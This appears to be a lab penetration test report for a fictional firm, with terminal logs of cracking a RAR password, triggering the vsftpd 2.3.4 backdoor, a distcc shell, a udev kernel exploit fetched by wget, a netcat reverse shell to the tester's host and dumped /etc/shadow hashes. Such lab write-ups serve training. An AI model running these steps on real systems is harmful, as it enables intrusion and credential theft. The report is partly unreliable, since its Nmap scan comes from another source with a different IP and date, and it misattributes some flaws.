



# Penetration Test Report

Workaround Internal Network

August 10<sup>th</sup>, 2021

## **Workaround, LLC**

000006 One Madeup St.  
Xyzxhs, NC 28031  
United States of America

Tel: 1-777-444-3333

Fax: 1-888-222-5555

Email: [info@workaround.notreal.com](mailto:info@workaround.notreal.com)

Web: <http://workaround.co>

# PENETRATION TEST REPORT –Workaround

## Table of Contents

### **Executive Summary 1**

*Summary of Results 2*

### **Attack Narrative 3**

*Password Cracking & File Extraction 5*

*Web Application Investigation 7*

*Network Scanning & Enumeration 8*

*Exploiting vsf\_sysutil\_extra() function in Vsftpd [2.3.4] 9*

*Remote Command Execution via DistCC 10*

*Privilege Escalation With Kernel Exploit – [8572.C] 12*

*Cracking User Hashes 14*

### **Conclusion 15**

*Conclusion 15*

### **Appendix A: Vulnerability Detail & Mitigation 16**

*Disclaimer 16*

*CVE-2011-2523 - vsftpd Backdoor Command Execution 16*

*CVE-2004-2687 - distcc 2. x Arbitrary Command Execution 16*

*CVE-2009-1185 - UDEV < 1.4.1 Local Privilege Escalation 16*

# PENETRATION TEST REPORT –Workaround

## Executive Summary

The Penetration Testing team for Workaround LLC has been contracted to assist the IT Department in an investigation on a former employee . All activities were conducted in a manner to aid in investigating a suspicious former insider threat with the goals of:

- Identifying hidden files inside the suspicious file '**CrackMelfYouCan.rar**'
- Conduct further investigation of files
- Follow any clues left behind
- Find vulnerabilities in any workstation not part of the original workspace
- Exploit vulnerabilities if any exist in order to gain root access

# PENETRATION TEST REPORT –Workaround

## Summary of Results

As part of our initial investigation of the '**CrackMelfYouCan.rar**' file we were able to crack the password using a hacking tool known as John the Ripper. The cracked password allowed the team to extract the hidden files inside which included a text file containing hashes. This was easily decoded using an online decoder that revealed possible credentials (username **xyzxyz** and password **Pa\$\$w0rd**) for a login page.

The RAR file also contained elements to a web page which the team was able to upload to a local web app that we created revealing a login page. After using the previously found credentials to login, further inspecting the web page, we discovered more hashes within the source code. Decoding this lead us to another clue stating "**Find me in the network**". We then conducted reconnaissance on the Workaround network and found a Linux machine that was not originally in the workspace.

Fingerprinting of the device revealed many open services, but we chose to focus on enumerating Vsftpd and Samba services since those were services the former employee mainly worked with. After identifying the version of each service, the team was able to exploit **Samba** via the distcc daemon which allowed Remote Command Execution via compilation jobs, which are executed by the server without authorization checks. We were then able to escalate privileges through a flaw in **UDEV** device manager, allowing for remote code execution via unverified Netlink message allowing us to gain root access to the unknown workstation.

The team also exploited a vulnerability in **Vsftpd 2.3.4** that takes advantage of a weakness in the source code. When exploited using certain characters during login, the program creates a backdoor upon a connection that is easily accessible from a remote machine on the network. After connection, we again were able to gain root access to the rogue workstation.

## Attack Narrative

Our team was tasked with cracking the password for a RAR file that may contain hidden files. Through the use of a tool called John the Ripper, we were able to do just that using a wordlist to attempt a dictionary attack on the file as shown below.

```

11:35 PM
toor@root: ~/Desktop
File Actions Edit View Help
(toor@root)-[~/Desktop]
$ rar2john CrackMeIfYouCan.rar > hash.txt
(toor@root)-[~/Desktop]
$ cat hash.txt
CrackMeIfYouCan.rar:$rar5$16$43f0048541ea52c828d6f3e4e6717071$15$77505f496c8bcd3c6ceaded36a563c7e$8$a7efc78b0c32
a1a7
(toor@root)-[~/Desktop]
$ john --wordlist=/usr/share/john/password.lst hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (RAR5 [PBKDF2-SHA256 256/256 AVX2 8x])
Cost 1 (iteration count) is 32768 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
letmein (CrackMeIfYouCan.rar)
1g 0:00:00:00 DONE (2021-09-09 23:35) 11.11g/s 1422p/s 1422c/s 1422C/s 123456.. john
Use the "--show" option to display all of the cracked passwords reliably
Session completed
(toor@root)-[~/Desktop]
$ ls
burppro CrackMeIfYouCan.rar hash.txt
(toor@root)-[~/Desktop]
$

```

```
(toor@root)-[~/Desktop]
$ unrar e CrackMeIfYouCan.rar

UNRAR 6.00 freeware      Copyright (c) 1993-2020 Alexander Roshal


Enter password (will not be echoed) for CrackMeIfYouCan.rar:

Extracting from CrackMeIfYouCan.rar

Extracting secret only i would know.txt          OK
Extracting style.css                             OK
Extracting index.php                              OK
All OK
```

## PENETRATION TEST REPORT –Workaround




As shown above we were able to use the cracked password in order to extract the hidden files. We identified a text file hidden inside that revealed hashes. Upon decoding the hashes, through the use of an online database hashes.com, we see 'the username is **xyzxyz** and the password is **Pa\$\$w0rd**'.



## PENETRATION TEST REPORT –Workaround

### Web Application Investigation

We ran a local web server using **Apache2** and loaded the php and css files found within the RAR file into our **/var/www/html** directory to reveal a hidden web page that the former malicious employer was part of. Using the credentials we obtained from the text file we were able to gain access into the web page and continue investigating. The source code revealed a suspicious hash that we were able to decode into a possible clue reading **“Find me in the network!”**



# PENETRATION TEST REPORT –Workaround

## Network Scanning and Enumeration

We proceeded to follow the clue and investigate the network, upon scanning the network we found an unknown IP address at **10.0.0.12** with numerous running services including those that the former employee worked on when at the company.

```
valid_tft forever preferred_tft forever
(root root)-[/home/toor/Desktop]
# fping -a -g 10.0.0.0/24 2>/dev/null
10.0.0.1
10.0.0.12
10.0.0.129
(root root)-[/home/toor/Desktop]
```

```
Starting Nmap 7.12 ( https://nmap.org ) at 2016-04-28 13:10 CEST
Nmap scan report for 192.168.111.130
Host is up (0.00022s latency).
Not shown: 977 closed ports
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind      2 (RPC #100000)
139/tcp   open  netbios-ssn  Samba smbd 3.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.X (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rshcd
513/tcp   open  login?
514/tcp   open  tcpwrapped
1099/tcp  open  rmiregistry  GNU Classpath grmiregistry
1524/tcp  open  shell        Metasploitable root shell
2049/tcp  open  nfs          2-4 (RPC #100003)
2121/tcp  open  ftp          ProFTPD 1.3.1
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc          VNC (protocol 3.3)
6000/tcp  open  X11          (access denied)
6667/tcp  open  irc          Unreal ircd
8009/tcp  open  ajp13        Apache Jserv (Protocol v1.3)
8180/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 00:0C:29:A4:9C:5B (VMware)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop
Service Info: Hosts: metasploitable.localdomain, localhost, irc.Metasploitable.LAN; OSs: Unix, Lin
ux; CPE: cpe:/o:linux:linux_kernel
```

www.hackingtutorials.org



## PENETRATION TEST REPORT –Workaround

### Exploiting vsf\_sysutil\_extra() Function in Vsftpd 2.3.4

The former employee was known for working on the Vsftpd service so we decided to target that first. Upon investigation, we determined that this version of “Very Secure FTP Daemon” has a weakness in its code that can be exploited during the login process. If it finds the “smiley face” characters, in the correct order, it runs a function called vsf\_sysutil\_extra();, function. The vsf\_sysutil\_extra() function sets up a TCP socket listening on port 6200 that will spawn a shell when connected to said port.

```
(toor@root)-[~]
$ telnet 10.0.0.12 21
Trying 10.0.0.12...
Connected to 10.0.0.12.
Escape character is '^]'.
220 (vsFTPd 2.3.4)
USER msfadmin:)
331 Please specify the password.
PASS msfadmin
^]
telnet> quit
Connection closed.

(toor@root)-[~]
$
```

First, we entered the “smiley face” during login then proceeded to connect to port 6200 that created the backdoor on the machine. When done correctly we were able to gain root access to the machine as shown in the figure below.

```
(toor@root)-[~]
$ nc 10.0.0.12 6200
(UNKNOWN) [10.0.0.12] 6200 (?): Connection refused

(toor@root)-[~]
$ nc 10.0.0.12 6200
(UNKNOWN) [10.0.0.12] 6200 (?): Connection refused

(toor@root)-[~]
$ nc 10.0.0.12 6200
(UNKNOWN) [10.0.0.12] 6200 (?): Connection refused


(toor@root)-[~]
$ nc 10.0.0.12 6200
(UNKNOWN) [10.0.0.12] 6200 (?): Connection refused

(toor@root)-[~]
$ nc 10.0.0.12 6200
id
uid=0(root) gid=0(root)
whoami
root
```

## PENETRATION TEST REPORT –Workaround

### Remote Command Execution via DistCC

Investigating the Samba service we decided to exploit the **distcc** daemon using the Metasploit framework. By uploading an exploit and using distcc to compile the exploit quickly it can be executed which then calls back to our machine as shown below.



```
12:51 AM
toor@root: ~/Desktop/EH_Final
File Actions Edit View Help
toor@root: ~/Desktop x toor@root: ~/Desktop/EH_Final x toor@root: ~ x toor@root: ~ x
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "EuuyVBGIHrqkLHx\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 1 opened (10.0.0.129:4444 → 10.0.0.12:35423) at 2021-09-10 00:39:37 -0400


ls
4558.jsvc_up
whoami
daemon
pwd
/tmp
whoami
daemon
cd 455
sh: line 11: cd: 455: No such file or directory
python -c 'import pty; pty.spawn("/bin/bash")'
daemon@metasploitable:/tmp$ ls
ls
4558.jsvc_up
daemon@metasploitable:/tmp$
```

As we can see from the figure above we have gained access to the machine as user **daemon**. Now that we have gained access to the remote machine, we need to gain root privileges in order to have full access to the machine.

## PENETRATION TEST REPORT –Workaround

### Privilege Escalation With Kernel Exploit – [8572.C]

A UDEV process was running on this machine and confirmed with a simple “`ps -ef | grep udev`” command. Using the exploitdb to search for potential exploits, ‘8572.c’ can be used in order to gain root access. After finding an exploit, we upload it to our local **Apache2 web server** and download the exploit onto our victim machine.




The screenshot shows a terminal window titled 'toor@root: ~/Desktop/EH\_Final'. The user is at the prompt 'daemon@metasploitable:/tmp\$'. They run the command 'wget 10.0.0.129/8572.c'. The output shows the file being downloaded from 'http://10.0.0.129/8572.c' with a length of 2,876 bytes. A progress bar indicates 100% completion. The file is saved as '8572.c'. The user then runs 'ls' and the output shows '4558.jsvc\_up 8572.c'.

```
toor@root: ~/Desktop/EH_Final
File Actions Edit View Help
toor@root: ~/Desktop x toor@root: ~/Desktop/EH_Final x toor@root: ~/Desktop/EH_Final x
daemon@metasploitable:/tmp$ wget 10.0.0.129/8572.c
wget 10.0.0.129/8572.c
--01:20:15-- http://10.0.0.129/8572.c
           => `8572.c'
Connecting to 10.0.0.129:80 ... connected.
HTTP request sent, awaiting response... 200 OK
Length: 2,876 (2.8K) [text/x-csrc]

100%[=====>] 2,876      --.-K/s

01:20:15 (829.63 MB/s) - `8572.c' saved [2876/2876]
daemon@metasploitable:/tmp$ ls
ls
4558.jsvc_up 8572.c
daemon@metasploitable:/tmp$
```

Next, we compiled the C code to a binary output file in order to be able to run the exploit, created a ‘run’ file that the exploit would call on, and appended the commands ‘`#!/bin/sh`’ and ‘`/bin/netcat -e /bin/sh`’ that would run during the execution of the file.




The screenshot shows the same terminal window. The user runs 'gcc 8572.c -o exploit'. The output shows the compilation process with a warning about a missing newline at the end of the file. The user then runs 'echo '#!/bin/sh' >> run' and 'ls'. The output shows '4558.jsvc\_up 8572.c exploit run'. The user then runs 'echo '/bin/netcat -e /bin/sh 10.0.0.129 1234' >> run' and 'ls'. The output shows '4558.jsvc\_up 8572.c exploit run'. The user then runs 'chmod +x exploit' and 'proc'.

```
daemon@metasploitable:/tmp$ gcc 8572.c -o exploit
gcc 8572.c -o exploit
8572.c:110:28: warning: no newline at end of file
daemon@metasploitable:/tmp$ echo '#!/bin/sh' >> run
echo '#!/bin/sh' >> run
daemon@metasploitable:/tmp$ ls
ls
4558.jsvc_up 8572.c exploit run
daemon@metasploitable:/tmp$ echo '/bin/netcat -e /bin/sh 10.0.0.129 1234' >> run
daemon@metasploitable:/tmp$ ls0.0.0.129 1234' >> run
ls
4558.jsvc_up 8572.c exploit run
daemon@metasploitable:/tmp$ chmod +x exploit
chmod +x exploit
daemon@metasploitable:/tmp$ proc
```


## PENETRATION TEST REPORT –Workaround

From here we identified the PID of the UDEV process (2411), ran our exploit as shown below `./exploit 2411`, created a listener on our attacking machine with the `'nc -lvnp 1234'`, and established connection via reverse shell.



A terminal window titled 'toor@root: ~/Desktop/EH\_Final' showing the execution of an exploit on a Metasploitable machine. The user runs `ls0.0.0.129 1234' >> run`, then `ls`, showing `4558.jsvc_up 8572.c exploit run`. They then run `chmod +x exploit` and `cat /proc/net/netlink`, which displays a table of network links. The table has columns: sk, Eth, Pid, Groups, Rmem, Wmem, Dump, and Locks. The entry for PID 2411 is highlighted. Finally, they run `ps aux | grep udev`, showing the `udev` process running as root with PID 2412. They then execute `./exploit 2411` and `./exploit 2411` again.

```
daemon@metasploitable:/tmp$ ls0.0.0.129 1234' >> run
ls
4558.jsvc_up 8572.c exploit run
daemon@metasploitable:/tmp$ chmod +x exploit
chmod +x exploit
daemon@metasploitable:/tmp$ cat /proc/net/netlink
cat /proc/net/netlink
sk      Eth  Pid  Groups  Rmem   Wmem   Dump   Locks
f7c4c800 0    0    00000000 0      0      00000000 2
f7c12a00 4    0    00000000 0      0      00000000 2
f7f71000 7    0    00000000 0      0      00000000 2
f7c73c00 9    0    00000000 0      0      00000000 2
f7c8ec00 10   0    00000000 0      0      00000000 2
f7c4cc00 15   0    00000000 0      0      00000000 2
f7429e00 15   2411 00000001 0      0      00000000 2
f7c79800 16   0    00000000 0      0      00000000 2
df92c400 18   0    00000000 0      0      00000000 2
daemon@metasploitable:/tmp$ ps aux | grep udev
ps aux | grep udev
root      2412  0.0  0.0  2092  620 ?        S<s   Sep09   0:00 /sbin/udev --daemon
daemon    7312  0.0  0.0  1784  528 pts/5    RN+   01:51   0:00 grep udev
daemon@metasploitable:/tmp$ ./exploit 2411
./exploit 2411
daemon@metasploitable:/tmp$
```



A terminal window titled 'toor@root: ~/Desktop/EH\_Final' showing a netcat listener on the attacking machine. The user runs `nc -lvnp 1234`, which starts listening on port 1234. A connection is established from `[10.0.0.129]` from `(UNKNOWN)` with IP `[10.0.0.12]` and port `34785`. The user then runs `whoami`, `root`, `ls`, `bin`, `boot`, and `cdrom`.

```
(toor@root)-[~/Desktop/EH_Final]
$ nc -lvnp 1234
listening on [any] 1234 ...
connect to [10.0.0.129] from (UNKNOWN) [10.0.0.12] 34785
whoami
root
ls
bin
boot
cdrom
```

## PENETRATION TEST REPORT –Workaround

Root privileges have been gained and we can now move freely in the compromised machine and access any files including the **'/etc/shadow'** file containing password hashes for all users. We could even proceed to establish backdoors in order to maintain persistence.

```
root@metasploitable:/# cat /etc/shadow
cat /etc/shadow
root:$1$/avpFBj1$x0z8w5UF9Iv./DR9E9Lid.:14747:0:99999:7:::
daemon*:14684:0:99999:7:::
bin*:14684:0:99999:7:::
sys:$1$fUX6BP0t$MiyC3Up0zQJqz4s5wFD9l0:14742:0:99999:7:::
sync*:14684:0:99999:7:::
games*:14684:0:99999:7:::
man*:14684:0:99999:7:::
lp*:14684:0:99999:7:::
mail*:14684:0:99999:7:::
news*:14684:0:99999:7:::
uucp*:14684:0:99999:7:::
proxy*:14684:0:99999:7:::
www-data*:14684:0:99999:7:::
backup*:14684:0:99999:7:::
list*:14684:0:99999:7:::
irc*:14684:0:99999:7:::
gnats*:14684:0:99999:7:::
nobody*:14684:0:99999:7:::
libuuid!:14684:0:99999:7:::
dhcp*:14684:0:99999:7:::
syslog*:14684:0:99999:7:::
klog:$1$f2ZVMS4K$R9XkI.CmLdHhdUE3X9jqP0:14742:0:99999:7:::
sshd*:14684:0:99999:7:::
msfadmin:$1$XN10Zj2c$Rt/zzCW3mLtUWA.ihZjA5/:14684:0:99999:7:::
bind*:14685:0:99999:7:::
postfix*:14685:0:99999:7:::
ftp*:14685:0:99999:7:::
